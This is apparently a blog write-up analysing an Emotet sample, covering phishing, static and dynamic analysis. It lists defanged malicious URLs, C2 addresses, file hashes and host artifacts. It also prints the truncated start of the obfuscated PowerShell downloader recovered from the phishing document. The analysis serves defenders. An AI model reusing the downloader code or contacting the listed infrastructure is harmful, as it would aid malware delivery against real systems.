



- I’ve identified five IP addresses that malware attempts to communicate with, I Will Scan Each One.




- I’ve encountered obfuscated PowerShell code within the document. To decrypt it, I’ll utilize Cyber Chef and the Power Decoder tool

  Press enter or click to view image in full size



Press enter or click to view image in full size




```
$wscript = new-object -ComObject WScript.Shell;$webclient = new-object System.Net.WebClient;$random =
```


- hxxp[://]focalaudiodesign[.]com/hl/
- hxxp[://]furstens[.]se/sdxCegqHa/
- hxxp[://]firstreport[.]com/vsIFKF/
- hxxp[://]sarahbradley[.]com/WVfJHSF/
- hxxp[://]belongings[.]com/lQelF/
- hxxp[://]www[.]sarahbradley[.]com/WVfJHSF/
- hxxps[://]www[.]firstreport[.]com/vsIFKF/
- 173[.]254[.]14[.]237
- 66[.]147[.]242[.]93
- 107[.]154[.]147[.]22
- 45[.]60[.]97[.]22

- 89[.]221[.]250[.]20
- 96[.]45[.]82[.]126
- 96[.]45[.]83[.]51
- 96[.]45[.]83[.]150
- 96[.]45[.]82[.]249
- 192[.]155[.]244[.]20
- 216[.]117[.]140[.]21
- 213[.]146[.]173[.]149
- 213[.]146[.]173[.]150
- 64[.]41[.]86[.]47
- 208[.]91[.]197[.]27
- 64[.]41[.]87[.]41
- 64[.]41[.]94[.]112
- 64[.]26[.]26[.]113
- 64[.]41[.]86[.]47al
- 208[.]91[.]197[.]27
- 64[.]41[.]87[.]41
- 64[.]41[.]94[.]112
- 64[.]26[.]26[.]113
- 207[.]204[.]50[.]27

Basic Static Analysis


- md5,D09A466039FFE16E231A202BD6259DB8
- sha1,A625728EC40BD353B79913BED4DEE0C297467D3D
- sha256,591D32AEAE0554F744DF8843727E794D33495FF0A4B90A9F7861AB526988DED7

Press enter or click to view image in full size




- This URL's Related With This Hash
- hxxp[://]24[.]45[.]195[.]162:8443/enabled/health/
- hxxp[://]80[.]11[.]163[.]139:443/sess/
- hxxp[://]24[.]45[.]195[.]162:7080/xian/attrib/sess/merge/
- hxxp[://]201[.]184[.]105[.]242:443/symbols/publish/
- hxxp[://]133[.]167[.]80[.]63:7080/tpt/between/sess/
- hxxp[://]94[.]192[.]225[.]46/codec/enabled/
- hxxp[://]198[.]199[.]114[.]69:8080/between/pdf/sess/
- hxxp[://]80[.]79[.]23[.]144:443/psec/attrib/

Press enter or click to view image in full size




- file-size,58880 bytes
- entropy,6.805 [Packed]
- file-type,executable
- cpu,32-bit
- subsystem,GUI
- compiler-stamp,Mon Sep 30 18:18:17 2019 | UTC
- DIE also indicates high entropy, confirming suspicions that the file is packed

Press enter or click to view image in full size



- I Found Section Name .CRT ”The functions referenced in the .CRT section are usually written in C or C++ and are marked with specific compiler directives or attributes to ensure they are executed at the appropriate time during program startup or initialization.”

  Press enter or click to view image in full size



property	value	value	value	value	value
general					
name	.text	.rdata	.data	.CRT	.reloc
md5	844E7765E610B08D41ABE9E...	1927FCABAF896D211096A66...	1D2B3951C78CDAC0A87298...	F91A9BAE4AD2717FBE45BFF...	E272A18E0CB75EB96066EE6...
entropy	6.749	4.213	7.385	0.061	6.347
file-ratio (98.26%)	83.48 %	5.22 %	6.96 %	0.87 %	1.74 %
raw-address	0x00000400	0x0000C400	0x0000D000	0x0000E000	0x0000E200
raw-size (57856 bytes)	0x0000C000 (49152 bytes)	0x00000C00 (3072 bytes)	0x00001000 (4096 bytes)	0x00000200 (512 bytes)	0x00000400 (1024 bytes)
virtual-address	0x00001000	0x0000D000	0x0000E000	0x00012000	0x00013000
virtual-size (67710 bytes)	0x0000BE78 (48760 bytes)	0x00000B2E (2862 bytes)	0x00003AE0 (15072 bytes)	0x00000004 (4 bytes)	0x000003F4 (1012 bytes)
characteristics					

Basic Dynamic Analysis

- When running the sample, a new program pops up, which seems like a copy of the original malware. This suggests that the malware is making copies of itself

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




- sha256,591D32AEAE0554F744DF8843727E794D33495FF0A4B90A9F7861AB526988DED7
- ”C:\Windows\SysWOW64\shlphans.exe”
- ”Command Line “ — 92fb5849” “

Press enter or click to view image in full size



- Event, \BaseNamedObjects\E689B0777 ”refers to an event object in the Windows operating system. Event objects are synchronization primitives used by programs to coordinate activities between different processes or threads. ”
- Mutant, \BaseNamedObjects\M689B0777 “Make Sure The Malware Run Only Once On The Machine”
- Section, \BaseNamedObjects\F932B6C7–3A20–46A0-B8A0–8894AA421973
- Adding a random value to a registry key “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3475”

Press enter or click to view image in full size



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

Conclusion

- “In this segment of our analysis, we progressed from phishing examination to static analysis to dynamic analysis. In the upcoming phase, we’ll delve into code analysis, unpacking techniques, and the development of YARA rules. Stay tuned as we explore deeper into the malware’s workings and fortify our defenses إن شاء الله.
- references Eng Mahmoud Nour Eldin https://tamatah.medium.com/emotet-malware-analysis-from-email-phishing-to-code-analysis-3fae2195ebce

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